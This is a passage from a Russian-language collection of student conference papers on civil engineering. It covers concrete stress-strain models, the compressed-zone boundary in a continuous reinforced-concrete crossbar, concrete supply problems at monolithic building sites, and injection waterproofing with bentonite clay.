В работах [1,2] рассмотрены материалы поведения бетона при сжатии под нагрузкой и проанализированы возможные методы математического описания этого поведения.

В настоящее время существует множество предложений по аналитическому описанию зависимости напряжений в бетоне от деформаций. Н.Н.Попов [3] представил диаграмму деформаций бетона при сжатии полиномом (многочленом) третьей степени:

$$\sigma_b = A_0 \cdot \varepsilon_b + B_0 \cdot \varepsilon_b^2 + C_0 \cdot \varepsilon_b^3, \quad (1)$$

где σ_b , ε_b , - соответственно текущие напряжения и относительные деформации бетона.

В работе В. Н. Байкова, С. В. Горбатова, З. А. Димитрова [4] та же зависимость записана в виде многочлена пятой степени:

$$\frac{\sigma_b}{R} = a \cdot \frac{\varepsilon}{\varepsilon_R} + b \cdot \frac{\varepsilon^2}{\varepsilon_R} + c \cdot \frac{\varepsilon^3}{\varepsilon_R} + d \cdot \frac{\varepsilon^4}{\varepsilon_R} + f \cdot \frac{\varepsilon^5}{\varepsilon_R} \quad (2)$$

Иващенко Е. И. [5] в своей работе представляет диаграмму деформации сжатого бетона в виде составной функции, образуемой из двух участков:

первый участок соответствует закону Гука и принимается по формуле:

$$\sigma_b = E_b \cdot \varepsilon_b, \quad (3)$$

для описания нелинейности на втором участке рассмотрен полином:

$$\sigma_b = a \cdot \varepsilon_b^5 + b \cdot \varepsilon_b^4 + c \cdot \varepsilon_b^3 + d \cdot \varepsilon_b^2 + e \cdot \varepsilon_b + f. \quad (4)$$

Кроме того, зависимости (3) и (4) не соответствуют относительным, но соответствуют абсолютным показателям функции и аргумента и используются для описания не условного, а фактического участка бетона во всем рабочем графике в диапазоне от начала нагрузки до конца..

Г. В. Мурашкин в работе [6] использует экспоненциальную зависимость для связи напряжений и деформаций при сжатии:

$$\sigma_b \varepsilon_b = a_c \cdot \varepsilon_b^{bc} \cdot \exp \frac{-b_c \cdot \varepsilon_b}{p} \quad (5)$$

Известны случаи описания соотношений между напряжениями и деформациями в виде сплайн функции. При этом первые и вторые производные на границах сопряжения принимаются равными и вычисляются необходимые коэффициенты сплайн функций.

Таким образом, в работах отечественных и зарубежных исследователей можно найти разные подходы к аналитическому определению соотношения напряжений и деформаций, например, в виде многочленов, степенных, дробных и других функций.

Заключение

Диаграммные методы расчета железобетонных конструкций позволяют вести проектирование статически неопределимых систем с учетом перераспределения усилий. Кроме этого они необходимы для оценки жесткости конструкций, трещиностойкости и определения прочности переармированных сечений. Надежность результатов диаграммного метода определяется выбираемыми диаграммами бетона и арматуры.

СПИСОК ИСТОЧНИКОВ

1. Афанасьева Ю.С. Этапы трещинообразования по нормальному сечению в изгибаемых железобетонных элементах без предварительного напряжения // сборник статей Международной научно-практической конференции ИНТЕГРАЦИОННЫЕ ПРОЦЕССЫ В НАУКЕ В СОВРЕМЕННЫХ УСЛОВИЯХ. – 2015. – № (технические науки) – С. 3-4.
2. Карпенко, Н.И. Диаграммы деформирования бетона, их трансформация в зависимости от различных факторов и использование в расчетах конструкций / Н.И. Карпенко, Т.А. Мухамедиев, М.А. Сапожников // НИИЖБ. – 1987. – С. 4 – 24.
3. Попов, Н.Н. Внецентренно сжатые элементы с продольной высокопрочной арматурой при статическом и динамическом нагружении [Текст]/ Н.Н. Попов // Бетон и железобетон. – 1990. – №10. – С. 32-34.
4. Байков, В.Н. Построение зависимости между напряжениями и деформациями сжатого бетона по системе нормируемых показателей / В.Н. Байков, С.В. Горбатов, З.А. Димитров // Известия вузов. Строительство и архитектура. – 1977. – №6. – С.5 – 18.
5. Иващенко, Е.И. Разработка методов расчета железобетонных элементов на основе действительных диаграмм деформирования материалов с учетом фактического изменения площади их поперечных сечений // Дис. ... канд. техн. наук. – 2006. – 230 с.
6. Мурашкин, Г.В. Применение диаграмм деформирования для расчета несущей способности внецентренно сжатых железобетонных элементов / Г.В. Мурашкин, С.С. Мордовский // Жилищное строительство. Москва, 2013. – № 3. – С. 38 – 40.

УДК 624.94

Вязовая Виктория Владимировна, студент, Комсомольский-на-Амуре государственный университет;

Vyazovaya Victoria Vladimirovna,
Student, Komsomolsk-on-Amur State University;

Чудинов Юрий Николаевич, кандидат технических наук, доцент, Комсомольск-на-Амуре государственный университет

Chudinov Yuri Nicolaevich, Ph.D. in Technical Sciences, Associate Professor, Komsomolsk-on-Amur State University

ПОСТРОЕНИЕ ЛИНИИ ГРАНИЦЫ СЖАТОЙ ЗОНЫ В НЕРАЗРЕЗНОМ РИГЕЛЕ МНОГОЭТАЖНОГО КАРКАСНОГО ЗДАНИЯ

CONSTRUCTION OF THE BOUNDARY LINE OF THE COMPRESSED ZONE IN THE CONTINUOUS CROSSBAR OF A MULTI-STOREY FRAME BUILDING

Аннотация. В данной работе рассматривается задача построения линии границы сжатой зоны бетона ригеля. Основная цель решения – определение зоны ригеля, в которой можно устраивать технологические проемы при обеспечении несущей способности

конструкции. Расчеты выполнены с применением ПК «Ли́ра-САПР» и программы MathCAD.

Abstract. In this paper, the problem of constructing the boundary line of the compressed zone of the concrete crossbar is considered. The main purpose of the solution is to determine the crossbar zone in which technological openings can be arranged while ensuring the non-existent ability of the structure. The calculations were performed using the Lira-CAD PC and the MathCAD program.

Ключевые слова: сжатая зона бетона, растянутая зона бетона, армирование, ПК «Ли́ра-САПР», программы MathCAD.

Key words: compressed concrete zone, stretched concrete zone, reinforcement, Lira-CAD PC, MathCAD program,

Основной принцип проектирования железобетонных конструкций заключается в том, чтобы бетон в несущих конструкциях преимущественно размещался в сжатой зоне, а арматура в растянутой зоне. Именно в соответствии с этим принципом принимается форма сечений железобетонных конструкций. Можно привести самые наглядные примеры. Так в отличие от металлических изгибаемых элементов симметричного таврового сечения, для железобетонных элементов тавровое сечение принимается обычно несимметричным (рисунок 1).




Рисунок 1 – Железобетонная балка таврового сечения

В этом случае изгибающие усилия воспринимает только сжатая полка, которая имеет большие размеры, чем растянутая полка, основное назначение которой заключается в размещении растянутой арматуры. Еще более наглядным примером является форма сечения многопустотной плиты (рисунок 2).




Рисунок 2 – Сечение многопустотной плиты

Практическим расчетами доказано, что обычно высота сжатой зоны в третьей стадии работы железобетона в таких плитах составляет порядка 1,5-2,5 см, а все остальное сечение пустотной плиты является растянутым и не учитывается в расчетах на прочность. Таким образом, создание пустот в плите позволяет облегчить конструкцию (уменьшить нагрузку и расчетные усилия) и получить меньшее расчетное армирование. Кроме того, уменьшается объем бетона и решение получается еще более экономичным по сравнению со сплошной железобетонной плитой.

В процессе строительства зданий обязательной является прокладка внутренних коммуникаций, которые, как правило, располагаются в специальных коробах и т.п. Но иногда более рациональным и экономичным решением является прокладка сетей в «теле» несущих конструкций. Для таких случаев обязательно должна быть проверена несущая способность конструкций, а для железобетона определены границы сжатой зоны бетона, которую ни в коем случае нельзя ослаблять.

Рассмотрим задачу определения линии границы сжатой зоны в неразрезном ригеле многоэтажного каркасного здания в предположении возникновения предель-

ного состояния в различных сечениях ригеля по его длине. Расчетная схема ригеля приведена на рисунке 3.




Рисунок 3 – Четыре варианта загрузки ригеля

В отличие от многопустотных плит, у которых сжата только верхняя часть сечения, для неразрезного ригеля в одном пролете будет три сжатых зоны бетона – две на приопорных участках (верхние зоны), одна – в нижней пролетной части ригеля.

Исходные данные задачи следующие. Пролет ригеля – 6.8 м, высота этажа – 3.4 м, сечение ригеля – 60x25 см, сечение колонны – 40x40 см, материалы – бетон В20, арматура А400. Постоянная нагрузка – 33.612 кН/м, временная нагрузка – 45.36 кН/м.

Алгоритм решения будет следующий.

1. Разбиение ригеля по длине на 8 участков.
2. Получение расчетных сочетаний усилий для девяти расчетных сечений.
3. Вычисление требуемой расчетной площади сечения армирования для девяти расчетных сечений.
4. Вычисление высот сжатых зон для тех же девяти сечений.
5. Отрисовка границ сжатой зоны ригеля в программе NanoCAD СПДС.

Для решения задач статического и конструктивного расчета используем ПК «Лира-САПР» и программу MathCAD.

Ниже на рисунке 4 приведены: эпюра расчетных сочетаний усилий для девяти сечений – а, эпюра требуемого расчетного армирования – б.




Рисунок 4 – Эпюра расчетных сочетаний усилий для девяти сечений – а, эпюра требуемого расчетного армирования – б

На рисунке 5 приведены расчеты высот сжатой зоны в программе MathCAD (а) и чертеж ригеля с указанием границ линий сжатой зоны (б).

Проведенные расчеты показали, что сжатая зона бетона занимает незначительную область от всего объема конструкции, и проемы для прокладки сетей могут быть в ней устроены, но только при соблюдении определенных конструктивных требований.

а)

Сечение 1	$A_{s1} := 11.48 \text{ см}^2$	$x_1 := \frac{R_s \cdot A_{s1}}{R_b \cdot \gamma_{b1} \cdot b} = 14.175 \text{ см}$
Сечение 2	$A_{s2} := 1.20 \text{ см}^2$	$x_2 := \frac{R_s \cdot A_{s2}}{R_b \cdot \gamma_{b1} \cdot b} = 1.482 \text{ см}$
Сечение 3	$A_{s3} := 5.63 \text{ см}^2$	$x_3 := \frac{R_s \cdot A_{s3}}{R_b \cdot \gamma_{b1} \cdot b} = 6.952 \text{ см}$
Сечение 4	$A_{s4} := 10.20 \text{ см}^2$	$x_4 := \frac{R_s \cdot A_{s4}}{R_b \cdot \gamma_{b1} \cdot b} = 12.595 \text{ см}$
Сечение 5	$A_{s5} := 11.55 \text{ см}^2$	$x_5 := \frac{R_s \cdot A_{s5}}{R_b \cdot \gamma_{b1} \cdot b} = 14.262 \text{ см}$
Сечение 6	$A_{s6} := 9.30 \text{ см}^2$	$x_6 := \frac{R_s \cdot A_{s6}}{R_b \cdot \gamma_{b1} \cdot b} = 11.483 \text{ см}$
Сечение 7	$A_{s7} := 4.13 \text{ см}^2$	$x_7 := \frac{R_s \cdot A_{s7}}{R_b \cdot \gamma_{b1} \cdot b} = 5.1 \text{ см}$
Сечение 8	$A_{s8} := 5.10 \text{ см}^2$	$x_8 := \frac{R_s \cdot A_{s8}}{R_b \cdot \gamma_{b1} \cdot b} = 6.297 \text{ см}$
Сечение 9	$A_{s9} := 18.75 \text{ см}^2$	$x_9 := \frac{R_s \cdot A_{s9}}{R_b \cdot \gamma_{b1} \cdot b} = 23.152 \text{ см}$

б)




Рисунок 5 - Построение границы сжатой зоны неразрезного ригеля:
а – вычисление значений высот сжатых зон в программе MathCAD,
б – чертеж линии границы высоты сжатой зоны ригеля

СПИСОК ИСТОЧНИКОВ

1. Чудинов, Ю. Н. Проектирование неразрезного ригеля железобетонного каркасного здания с применением ПК «Лира-САПР» : учеб. пособие / Ю. Н. Чудинов. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2021. – 100 с. ISBN 978-5-7765-1470-8
2. СП 63.13330.2018. Бетонные и железобетонные конструкции. Основные положения : дата введения 2019-06-20 / Минстрой России. : Москва : ЦИТП Минстроя России, 2018. - 148 с.
3. Красный Н. С., Чудинов Ю. Н. Методика расчета изгибаемых стержневых элементов с одиночным армированием с 48-51. Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы V Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре: ФГБОУ ВО «КнАГУ», 2022. – Ч. 3. – 327 с.

УДК 69.05

Газиева Элина Дамировна, студент, Комсомольский-на-Амуре государственный университет

Gazieva Elina Damirovna, student, Komsomolsk-on-Amur State University

Сысоев Олег Евгеньевич, преподаватель, Комсомольский-на-Амуре государственный университет

Oleg E. Sysoev, Lecturer, Komsomolsk-on-Amur State University

ПРОБЛЕМЫ ОБЕСПЕЧЕНИЯ СТРОИТЕЛЬНОЙ ПЛОЩАДКИ БЕТОНОМ ПРИ ВОЗВЕДЕНИИ МОНОЛИТНОГО ЗДАНИЯ

PROBLEMS OF PROVIDING A CONSTRUCTION SITE WITH CONCRETE DURING THE CONSTRUCTION OF A MONOLITHIC BUILDING

Аннотация. Проблемы возникающие при снабжении бетоном строительной площадки при возведении монолитного здания, такие как: неправильная организация графика поставки бетона; заключение договора с производителем не качественного сырья; проблемы с транспортировкой; обеспечение места приемки бетона и бетонщиков, которые его примут; подготовка к транспортировке и укладки бетона в холодное время года. График поставки важно правильно составить со всеми погрешностями во времени, которые могут случится, так же необходимо заключить договор с производителем бетона. Транспорт является важной частью от этого зависит время и качество доставленного бетона. Обеспечить место для приемки бетонной смеси, освободить место, поставить несколько человек – бетонщиков, в зависимости от количества заказного бетона. Учитывается при транспортировке и укладки бетона погодные условия, поскольку если этого не учитывать, то смесь просто не доедет до строительной площадки. Поэтому в смесь часто кладут добавки.

Abstract. Problems that arise when supplying concrete to a construction site during the construction of a monolithic building, such as: incorrect organization of the concrete delivery schedule; conclusion of a contract with a manufacturer of substandard raw materials; problems with transportation; provision of a place of acceptance of concrete and concrete workers who accept it; preparation for transportation and laying concrete in the cold season. It's important to draw up the delivery schedule correctly with all the errors in time that may happen. Transportation is an important part of the time and quality of the delivered concrete depends on it. To provide a place for the acceptance of the concrete mix, to free up space, to put several people – concrete workers, depending on the amount of custom concrete. Weather conditions are taken into account when transporting and laying concrete, because if this is not taken into account. Therefore, additives are often put into the mixture.

Ключевые слова: график поставки, договор, приёмка бетона, бетонщики, транспорт, погодные условия, добавки.

Keywords: delivery schedule, contract, concrete acceptance, concrete workers, transport, weather conditions, additives.

Введение

Сегодня на строительных площадках не обходятся без использования различных строительных материалов, с которыми можно на высоком уровне выполнять те или иные действия. Самый наиболее распространенным их них является бетон. Поскольку без него нельзя представить ни один объект, на котором строятся монолитные или не монолитные сооружение зданий любого назначения. На строительной площадке при возведение монолитного здания, этот материал является наиболее ценным и незаменимым, но при доставке его на строительную площадку возникают проблемы, которые

необходимо решить, чтобы в срок закончить строительство и не лишится огромного количества денежных средств или даже озонизации судебного разбирательства. Тема статьи является актуальной для строительства, поскольку эти трудности встречаются почти всегда при возведении монолитных и не монолитных зданий и сооружений. Цель выяснить проблемы, возникающие при обеспечении строительной площадки бетоном и найти для них решения. Почти полная разработанность темы.

Основная часть

При обеспечение бетоном строительной площадки может возникнуть ряд проблем, таких как: неправильная организация графика поставки бетона; заключение договора с производителем не качественного сырья; проблемы с транспортировкой; обеспечение места приемки бетона и бетонщиков, которые его примут; подготовка к транспортировке и укладки бетона в холодное время года. Для лучшего понимания этих затруднений, необходимо более подробнее разобрать каждое из них [1].

1) График производственных работ. Это общий план разработки организационной структуры и календарных сроков выполнения работ на участке строительства. Если неправильно рассчитать его или не соблюдать, то может возникнуть проблемы, такие как задержки, платежные проблемы, срывы сроков и т.д. Для составления необходимо использовать разного рода документацию, например, ГОСТ 7473-2010 и ГОСТ 28013-98 [3]. Для составления графика работ необходимо учитывать, что он должен быть логичен и понятен, а также определить общий план строительных работ, и на его основе составить календарный план выполнения работ. Необходимо учитывать все возможные препятствия, например, погодные условия, задержки с поставками материалов, и т.д., так же важно не только составить график, но и соблюдать все сроки [1]. Пример графика производственных работ смотрите на рисунке 1.

№ п/п	Наименование технологических процессов	Пл. пач.	Объем работ	Затраты труда рабочих, чел./м.	Затраты машинистов, мэд.-ч. (робота машин, мэд.-ч.)	Пропорция смеси	Продолжительность процесса	Рабочие смены															
								Рабочие часы															
								1	2	3	4	5	6	7	8	9	10	11	12				
13	Установка бетонных бортовых каннел на бетонное основание из готовой смеси	1 м	56	34,72	-	Дорожные рабочие 4 разр. - 1 3 разр. - 1 2 разр. - 2	8,7																
14	Укладка полистироловой пены	м ²	108,7	8,7	-	Исполнитель 6 разр. - 1 2 разр. - 1	4,3																
15	Устройство основания из легкого бетона	1 м ²	18,02	6,13	-	Бетонщик 4 разр. - 1 2 разр. - 1	3,0																
16	Погрузка песка автопогрузчиком для засыпки базовых подушек	100 м ³	0,21	-	0,57 (0,57)	Машинист 4 разр. - 1	1,06																
17	Устройство железобетонных подушек с уплотнением	м ²	20,6	17,72	-	Землекоп 2 разр. - 2 1 разр. - 2	4,4																
18	Нарезка швов в затвердевшем бетонном основании	100 м шва	0,105	-	0,82 (0,41)	Машинист шестеренки 3 разр. - 2 Машинист электропилы 3 разр. - 1	0,8																
19	Засыпка швов мастикой (жидкую)	100 м шва	0,105	0,74	-	Дорожный рабочий 3 разр. - 1	0,7																
ИТОГО:								40,56															

Рисунок 1 – График производственных работ

2) Заключение договора. При заключении договора о доставки бетона, необходимо учитывать, чтобы бетон был хорошего качества, он должен прочностью на сжатие; прочностью на осевое растяжение (ГОСТ 18105-2010); морозостойкость; водонепроницаемость; средняя плотность. Это должно учитывать в себе документация производителя, которые в свою очередь является проворным лицом. Если неправильно заключить договор, то строительная площадка не будет в нужные сроки обеспечивается бетоном и заказчик при этом потеряет не только время, но и деньги. Что в свою очередь может обернутся судебным разбирательством [1].

3) Транспортировка. Во время строительных работ необходимо обеспечить строительную площадку бетоном при помощи автомобильного пневмоколесного транспорта. Проблемы при транспортировке следующие: если в процессе транспортировки допус-

кается слишком сильная тряска либо вибрация, то может произойти расслаивание бетона, когда более тяжелые компоненты оседают, а легкие поднимаются; если бетон перевозится в жаркую погоду и при этом постоянно не перемешивается, то есть вероятность того, что он застынет; слишком длительная транспортировка также отрицательно сказывается на состоянии бетонной смеси [1].

4) Обеспечение приёмки. На строительной площадке необходимо обеспечить место для приёмки бетона, поскольку действия не будут скоординированы, то это может привести к задержке и несоблюдению сроков строительства. Поэтому важно соблюдать СП 435.1325800.2018, поэтому если не если к стройплощадке ведет асфальтированная дорога, и на месте есть возможность подъехать прямо к точке заливки, то можно проводить бетонирование напрямую из лотка миксера. На деле строителям часто приходится сталкиваться с организационными трудностями. Грунтовая дорога, проезд к опалубке загроможден капитальными конструкциями, требуется дополнительная техника для подвоза материала из лотка бетоносмесителя к подготовленной форме [3].

5) Принятие бетона. Необходимо не только доставить бетон и обеспечить его приёмку, но также организовать его принятие бетонщиками, которые примут бетон и уложат его в опалубку. Поскольку самостоятельно принять бетон с миксера катастрофически сложно, если даже при малом объеме работ, например, при укладке фундамента для гаража, потребуется два или три бетонщика. А если же площадь основания будет более 150 квадратов, то принимать бетон уже нужно как минимум четырьмя бетонщиками. Необходимо так же заранее обсудить, как будет организовано рабочее время, чтобы нагрузка на работников была распределена равномерно, например, установить очередность вибрирования бетона и т.д. [1].

6) Подготовка к транспортировке и укладке бетона в холодное время года. При транспортировке и укладке бетона важно учитывать и температуру окружающей среды и принять соответствующие меры предосторожности, поскольку если их не соблюсти, то бетон просто не доедет до площадки или же замёрзнет при его укладке. При транспортировании смеси к месту укладки по бетоноводам перед началом бетонирования звенья бетоновода утепляют и обогревают паром или горячей водой. При разборке звенья бетоновода прочищают скребками, щетками, пыжами: промывать их водой во избежание образования наледи запрещается. Основная причина прекращения твердения бетонных смесей при воздействии низких температур – замерзания в них воды. Выбор противоморозных добавок и их оптимальное количество зависят от вида бетонируемой конструкции, степени ее армирования, наличия агрессивных сред и блуждающих токов, температуры окружающей среды и др. и осуществляется в соответствии с ГОСТ 24211-2003 «Добавки для бетонов и растворов». Внесение химических добавок приводит к некоторому замедлению набора прочности бетоном по сравнению со скоростью твердения бетона в нормальных условиях. Так при внесении поташа прочность бетона в возрасте 28 суток при температуре окружающего воздуха -25С составляет 50%, а в возрасте 90 суток-60%. При температуре -50С набор прочности протекает более интенсивно и к 28- суточному возрасту он может составлять 75% [2].

Заключение

Были проанализированы основные проблемы обеспечения строительной площадки бетоном, а также пути их решения. Графики производства работ нужно тщательно прорабатывать, с учетом всех возможных неожиданностей. Заключение договора только с заводами, способными обеспечить качество бетона, и временной график транспортирования бетона. Строительная площадка должна быть обеспечена бетононасосом и высококвалифицированными бетонщиками, которые будут укладывать бетон. Также нужно учитывать погодные условия и при необходимости вносить добавки в бетон.

СПИСОК ИСТОЧНИКОВ

1. Гулиев И.Н.О., Сысоев Е.О. ПРОБЛЕМА СТРОИТЕЛЬСТВА ЗДАНИЙ НА «ДАЛЬНЕВОСТОЧНОМ ГЕКТАРЕ» / Гулиев И.Н.О., Сысоев Е.О. // В сборнике: Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы X Международной научно-практической конференции. В 2-х частях. Редколлегия: О.Е. Сысоев (отв. ред.) [и др.]. Комсомольск-на-Амуре, 2023. - С. 165-168.

2. Волик О.Е., Валеев А.Р., Сысоев Е.О. ПРОТИВОМОРОЗНЫЕ ДОБАВКИ / Волик О.Е., Валеев А.Р., Сысоев Е.О. // В сборнике: МОЛОДЕЖЬ И НАУКА: АКТУАЛЬНЫЕ ПРОБЛЕМЫ ФУНДАМЕНТАЛЬНЫХ И ПРИКЛАДНЫХ ИССЛЕДОВАНИЙ. Материалы V Всероссийской национальной научной конференции молодых учёных. Комсомольск-на-Амуре, 2022. - С. 14-16.

3. Волик О.Е., Сысоев Е.О. БЫСТРОВОВОЗВОДИМЫЕ ЗДАНИЯ / Волик О.Е., Сысоев Е.О. // В сборнике: Региональные аспекты развития науки и образования в области архитектуры, строительства, землеустройства и кадастров в начале III тысячелетия. Материалы Международной научно-практической конференции. Редколлегия: О.Е. Сысоев (отв. ред.) [и др.]. - 2020. - С. 174-176.

УДК 699.882

Дацко Екатерина Дмитриевна, студент, Комсомольский-на-Амуре государственный университет

Datsko Ekaterina Dmitrievna, student, Komsomolsk-on-Amur State University

Сысоев Евгений Олегович, кандидат экономических наук, доцент

Sysoev Evgeny Olegovich, Candidate of Economic Sciences, Associate Professor

ИСПОЛЬЗОВАНИЕ ИНЪЕКЦИОННОЙ ГИДРОИЗОЛЯЦИИ

THE USE OF INJECTION WATERPROOFING

Аннотация. В современном строительстве и реконструкции проблема в недолговечной гидроизоляции остается востребованной. Часто расчетный срок службы гидроизоляции, которая не проникает в подвалы зданий, находится ниже цокольных этажей зданий, т.е. зданий со сроком службы более 150 лет, при сроке службы 10-35 лет гидроизоляция претерпела несколько крупных и дорогостоящих капитальных ремонтов.

Annotation. In modern construction and reconstruction, the problem of short-lived waterproofing remains in demand. Often, the estimated service life of waterproofing, which does not penetrate into the basements of buildings, is below the ground floors of buildings, i.e. buildings with a service life of more than 150 years, with a service life of 10-35 years, waterproofing has undergone several large and expensive major repairs.

Ключевые слова: инновационное строительство, гидроизоляция, бентонитовая глина, монтмориллонит.

Keywords: innovative construction, waterproofing, bentonite clay, montmorillonite.

Введение

В области инновационного строительства, реконструкции и капитального ремонта проблема, связанная с гидроизоляцией, как с устройством, так и с восстановлением подземной части используемых зданий в ограниченных условиях нынешнего городского совершенствования, становится все более актуальной.

На примере последнего десятилетия можно заметить рост необходимости в устройстве гидроизоляции зданий в стеснённых условиях. Популярность и высокое использование связано со стремлением провести различные строительные работы в соответствии с осуществлением государственных программ. К таким программам относится Постановление Правительства Российской Федерации от 30.10.2021 № 1878 [1-4]. В рамках реализации выше указанной Госпрограммы на территории Дальневосточного федерального округа с 2014 по 2020 годы выросло количество восстановленных зданий в том числе и подземной части зданий.

Основная часть

Восстановление гидроизоляции подземных конструкций зданий обходится чрезвычайно дорого и может превышать до десяти раз первоначальную стоимость гидроизоляционного материала, поэтому важна надежность и долговечность используемых материалов, которые в будущем не потребуют частых ремонтов, а также выбор наилучшей технологии гидроизоляции в процессе разработки проектной документации для объекта.

Важно отметить, что в области развития технологий монтажа новых и улучшенных методов гидроизоляции для подземной части зданий большинство проводимых исследований в основном сводится к материальным улучшениям и технологии гидроизоляции, предполагающей использование новых или улучшенных материалов.

Опираясь на стандарты, можно сказать, что ключевым средством защиты подземной части здания является создание надежного гидроизоляционного покрытия поверхности подземных конструкций.

В сфере современного строительства и реконструкции все чаще используется метод устройства гидроизоляции с использованием минеральных составов, они легко наносятся на все горизонтальные и вертикальные поверхности. Данное покрытие эффективное и бесшовное, отлично взаимодействует с защитной структурой и паропроницаемостью.

К наиболее часто используемым видам гидроизоляции относится обмазочная и оклеенная, но они пригодны только на первых этапах строительства. В современной сфере строительства и реконструкции более востребованной становится инъекционная. Несмотря на то, что инъекционная гидроизоляция остается более дорогостоящей, чем типовые в своих функциональных характеристиках она остается востребованной и эффективной.

Она позволяет восстановить и устроить гидроизоляционное покрытие без земляных работ. Благодаря ее использованию между влагой и конструкцией фундамента образуется плотная, бесшовная мембрана, которая повышает главные характеристики изолированного материала: прочность и морозостойкость. Гидроизоляция вводится точно, что позволяет покрыть как полностью конструкцию, так и частично, например, в зоне трещин, без участия земляных работ.

Положительные стороны данного вида гидроизоляции, которые компенсируют высокую стоимость:

- Высокая надежность – устойчива к химическим агрессивным веществам, не подвергается грибку и плесени.

- Материал является экологичным. Не взаимодействует с окружающей средой – не выделяет токсичные вещества.

- Данный вид преимущественно используется в стесненных условиях. Материал будет укреплять почву вокруг фундамента, в частности сухая и рыхлая.

- Возможность провести устройство гидроизоляции можно уже после строительства.

В качестве усовершенствования инъекционной гидроизоляции рассматривается новый материал - бентонитовая глина. Главным составляющим бентонитовых глин яв-

ляется монтмориллонит, на долю которого приходится 60-80% от общей массы. Содержание этого минерала является основным показателем качества бентонитовых глин, поскольку физико-химические свойства бентонита определяются характеристиками минерала.

Заключение

Благодаря своей способности набухать (примерно в 15 раз) и низкой гидравлической проводимости бентонитовая глина может продуктивно использоваться для создания гидроизоляционных покрытий. Однако высокая сжимаемость и усадка, а также низкая прочность на сдвиг делают невозможным использование бентонитовой глины в качестве самостоятельного гидроизоляционного материала. Для улучшения физико-механических свойств бентонитовых глин смешивают с песком. Частицы глины, вступая в реакцию, с песком, образует плотную связь – мелкие частицы глины занимают место в пористом пространстве между отдельными частями песка. К снижению проницаемости приводит контакт воды с частицами глины, которые начинают набухать и заполнять объем пористого пространства.

